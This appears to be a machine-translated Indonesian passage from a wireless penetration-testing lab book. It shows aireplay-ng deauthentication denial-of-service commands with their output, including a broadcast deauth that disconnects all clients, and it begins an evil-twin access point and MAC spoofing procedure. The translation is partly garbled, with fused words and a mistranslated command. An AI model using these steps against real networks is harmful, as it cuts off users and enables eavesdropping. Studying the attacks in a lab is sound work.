
Saatnya beraksi – deauthentication serangan DoS

Ikuti petunjuk ini untuk memulai:

1. Mari konfigurasikan jaringan Wireless Lab untuk menggunakan Otentikasi Terbuka dan tanpa enkripsi. Ini akan memungkinkan kita untuk melihat paket menggunakan Wireshark dengan mudah:




2. Mari sambungkan klien Windows ke titik akses. Kita akan melihat koneksi masuk ituairodump-ngrayar:



```
CH 11 ][ Elapsed: 4 s ][ 2014-10-07 15:25
BSSID      PWR  Beacons  #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
E8:94:F6:62:1E:8E -51      0        0 0 6 54e. 0PN          Wireless Lab
9C:D3:6D:2A:7B:C0 -72      1        6 0 11 54e  WPA2 CCMP  PSK  everythingwill

BSSID      STATION      PWR  Rate    Lost   Frames  Probe
E8:94:F6:62:1E:8E 80:1F:02:8F:34:D5  -91  0 - 1     0       24  Wireless Lab
9C:D3:6D:2A:7B:C0 20:10:7A:45:36:61  -71  0 - 1e    0       6
```

3. Sekarang, di mesin penyerang, mari jalankan serangan deauthentication terarah terhadap ini:




The screenshot shows a Kali Linux desktop environment. In the center, there is a terminal window titled 'root@kali: ~'. The terminal is displaying the output of the 'aireplay-ng' command:

```
root@kali:~# aireplay-ng -0 5 -a E8:94:F6:62:1E:8E --ignore-negative-one mon0
22:24:44 Waiting for beacon frame (BSSID: E8:94:F6:62:1E:8E) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
22:24:46 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
22:24:46 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
22:24:47 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
22:24:47 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
22:24:47 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
root@kali:~#
```

The desktop background features the Kali Linux logo with the tagline 'The quieter you become, the more you are able to hear.' At the bottom of the screen, there is a dock with various icons.

4. Perhatikan bagaimana klien terputus sepenuhnya dari titik akses. Kami dapat memverifikasi ini diairodump-nglayar juga:




The screenshot shows a terminal window titled "root@kali: ~" running on a Kali Linux desktop. The window displays the output of the "airodump" command, specifically the "mon0" interface. The output shows three access points (BSSIDs) and their associated stations. The stations listed are 9C:D3:6D:2A:7B:C0 and 9C:D3:6D:2A:7B:B6. The terminal window has a dark background with light-colored text. The Kali Linux logo is visible in the background of the desktop.


```
CH 1 ][ Elapsed: 4 s ][ 2014-10-07 15:29
          BSSID      PWR  Beacons    #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
          00:0B:3B:7C:D0:8D -95        2          0  0  6 54  WPA2 CCMP  PSK  Downstairs
          E8:94:F6:62:1E:8E -49        2          0  0  6 54e. OPN   Wireless Lab
          9C:D3:6D:2A:7B:C0 -73        3         11  0 11 54e. WPA2 CCMP  PSK  everythingwill

          BSSID      STATION      PWR  Rate     Lost     Frames  Probe
          9C:D3:6D:2A:7B:C0  20:10:7A:45:36:61 -71  2e- 5e     0       9
          9C:D3:6D:2A:7B:B6  70:18:8B:08:47:B6 -59  0e- 0e     0       2
```

- 5.Jika kami menggunakan Wireshark untuk melihat lalu lintas, Anda akan melihat banyak paket deauthentikasi melalui udara yang baru saja kami kirim:



- 6.Kita dapat melakukan serangan yang sama dengan mengirimkan paket Broadcast deauthentication atas nama titik akses ke seluruh jaringan nirkabel. Ini akan berdampak memutuskan semua klien yang terhubung:



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'root@kali: ~'. Inside the terminal, the command 'aireplay-ng -0 0 -a E8:94:F6:62:1E:8E --ignore-negative-one mon0' is being executed. The output shows the process of sending DeAuth frames to a target client (BSSID: E8:94:F6:62:1E:8E) on channel -1. The terminal window has three tabs, all showing the same command and output. The background of the desktop shows the Kali Linux logo with the tagline 'The quieter you become, the more you are able to hear.'

```
root@kali:~# aireplay-ng -0 0 -a E8:94:F6:62:1E:8E --ignore-negative-one mon0
15:46:43 Waiting for beacon frame (BSSID: E8:94:F6:62:1E:8E) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
15:46:50 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
15:46:50 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
15:46:51 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
15:46:54 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
15:46:55 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
15:46:55 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
15:46:56 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
15:46:56 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
```

Apa yang baru saja terjadi?

Kami berhasil mengirim bingkai deauthentikasi ke titik akses dan klien. Hal ini mengakibatkan mereka terputus dan kehilangan komunikasi di antara mereka.

Kami juga mengirimkan paket deautentifikasi Siaran, yang akan memastikan bahwa tidak ada klien di sekitarnya yang berhasil terhubung ke titik akses kami.

Penting untuk dicatat bahwa, segera setelah klien terputus, ia akan mencoba untuk menyambung kembali ke titik akses, dan dengan demikian serangan deautentikasi harus dilakukan secara berkelanjutan untuk mendapatkan penolakan penuh efek layanan..

Ini adalah salah satu serangan termudah untuk mengatur tetapi memiliki efek yang paling menghancurkan. Ini dapat dengan mudah digunakan di dunia nyata untuk membuat jaringan nirkabel bertekuk lutut.

Ayo pahlawan - serangan disasosiasi

Coba periksa bagaimana Anda dapat melakukan serangan Dis-Association terhadap infrastruktur menggunakan alat yang tersedia di Kali. Bisakah Anda melakukan serangan disasosiasi siaran?

Kembaran jahat dan spoofing titik akses MAC

Salah satu serangan paling ampuh pada infrastruktur WLAN adalah si kembar jahat. Idenya adalah untuk memperkenalkan titik akses yang dikendalikan penyerang di sekitar jaringan WLAN. Titik akses ini akan mengiklankan SSID yang sama persis dengan jaringan WLAN resmi.

Banyak pengguna nirkabel mungkin secara tidak sengaja terhubung ke titik akses jahat ini, mengira itu adalah bagian dari jaringan resmi. Setelah koneksi dibuat, penyerang dapat mengatur serangan man-in-the-middle dan menyampaikan lalu lintas secara transparan sambil menguping seluruh komunikasi. Kita akan melihat bagaimana serangan man-in-the-middle dilakukan di bab selanjutnya. Di dunia nyata, penyerang idealnya menggunakan serangan ini di dekat jaringan resmi sehingga pengguna menjadi bingung dan tidak sengaja terhubung ke jaringan penyerang.

Kembar jahat yang memiliki alamat MAC yang sama dengan titik akses resmi bahkan lebih sulit untuk dideteksi dan dicegah. Di sinilah titik akses MAC Spoofing masuk! Dalam percobaan berikutnya, kita akan melihat cara membuat kembaran jahat, ditambah dengan spoofing titik akses MAC.

Saatnya beraksi – evil twins dan MAC spoofing

Ikuti petunjuk ini untuk memulai:

1. Menggunakan airodump-ng untuk menemukan BSSID dan ESSID titik akses, yang ingin kami tiru di si kembar jahat:

```
CH 1 ][ Elapsed: 4 s ][ 2014-10-07 15:29
          BSSID      PWR  Beacons  #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
          00:0B:3B:7C:D0:8D -95       2        0  0   6 54   WPA2 CCMP  PSK  Downstairs
          E8:94:F6:62:1E:8E -49       2        0  0   6 54e.  OPEN  Wireless Lab
          9C:D3:6D:2A:7B:C0 -73       3       11  0  11 54e. WPA2 CCMP  PSK  everythingwill


          BSSID      STATION      PWR  Rate    Lost   Frames  Probe
          9C:D3:6D:2A:7B:C0  20:10:7A:45:36:61 -71  2e- 5e     0       9
          9C:D3:6D:2A:7B:C0  70:18:8B:08:47:B6 -59  0e- 0e     0       2
```

The quieter you become, the more you are able to hear.


```
root@kali: ~
```

To release input, press Ctrl+Alt

2.Kami menghubungkan klien Nirkabel ke titik akses ini:




3. Dengan menggunakan informasi ini, kami membuat titik akses baru dengan ESSID yang sama tetapi alamat BSSID dan MAC yang berbeda menggunakan pangkalan udara-ngmemerintah. Kesalahan kecil dapat terjadi dengan rilis yang lebih baru:



4.Titik akses baru ini juga muncul diairodump-nglayar.. Penting untuk dicatat bahwa Anda harus berlariairodump-ngdi jendela baru dengan perintah berikut:

airodump-ng --saluran 11 wlan0


Mari kita lihat titik akses baru ini:



The screenshot shows a terminal window titled 'root@kali: ~' running on a Kali Linux desktop. The window displays the output of the 'airodump-ng --saluran 11 wlan0' command. The output shows wireless network traffic on channel 10. It lists several access points (BSSIDs) with their details such as power (PWR), beacons, data rate (#Data, #/s), channel (CH), and encryption (ENC). It also lists stations associated with these networks, showing their MAC addresses, rates, and frame counts. The terminal window has tabs for 'root@kali: ~' and 'root@kali: ~'. The desktop environment includes a menu bar with 'Applications', 'Places', and 'Terminal', and a system tray with icons for battery, signal, and user status.

```
CH 10 ][ Elapsed: 1 min ][ 2014-10-07 15:49
          BSSID      PWR  Beacons    #Data, #/s   CH   MB   ENC  CIPHER AUTH ESSID
          AA:AA:AA:AA:AA:AA  0     927        0  0  11  54   OPEN           Wireless Lab
          9C:D3:6D:2A:7B:C0 -73    19       65  0  11  54e  WPA2 CCMP  PSK  everythingwill
          00:0B:3B:7C:D0:8D -95    21       2  0  6   54   WPA2 CCMP  PSK  Downstairs
          00:22:B0:62:6D:08 -1     0        0  0  2   -1
          BSSID      STATION      PWR  Rate     Lost   Frames  Probe
          (not associated)  80:1F:02:8F:34:D5  0    0 - 1    0     176  Wireless Lab
          (not associated)  00:BB:3A:64:81:40 -93   0 - 1    0      4  Upstairs
          9C:D3:6D:2A:7B:C0 70:18:8B:08:47:B6 -1    0e - 0    0      2
          9C:D3:6D:2A:7B:C0 00:26:5A:F0:04:D8 -69   0 - 1    15     3  everythingwillprobab
          9C:D3:6D:2A:7B:C0 0C:77:1A:BB:39:ED -79   0e - 0    0     67
          00:22:B0:62:6D:08 E0:CB:1D:6B:A4:2D -81   0 - 2    38     2
          The quieter you become, the more you are able to hear.
```

5.Sekarang kami mengirim bingkai deauthentikasi ke klien, sehingga terputus dan segera mencoba menyambung kembali:



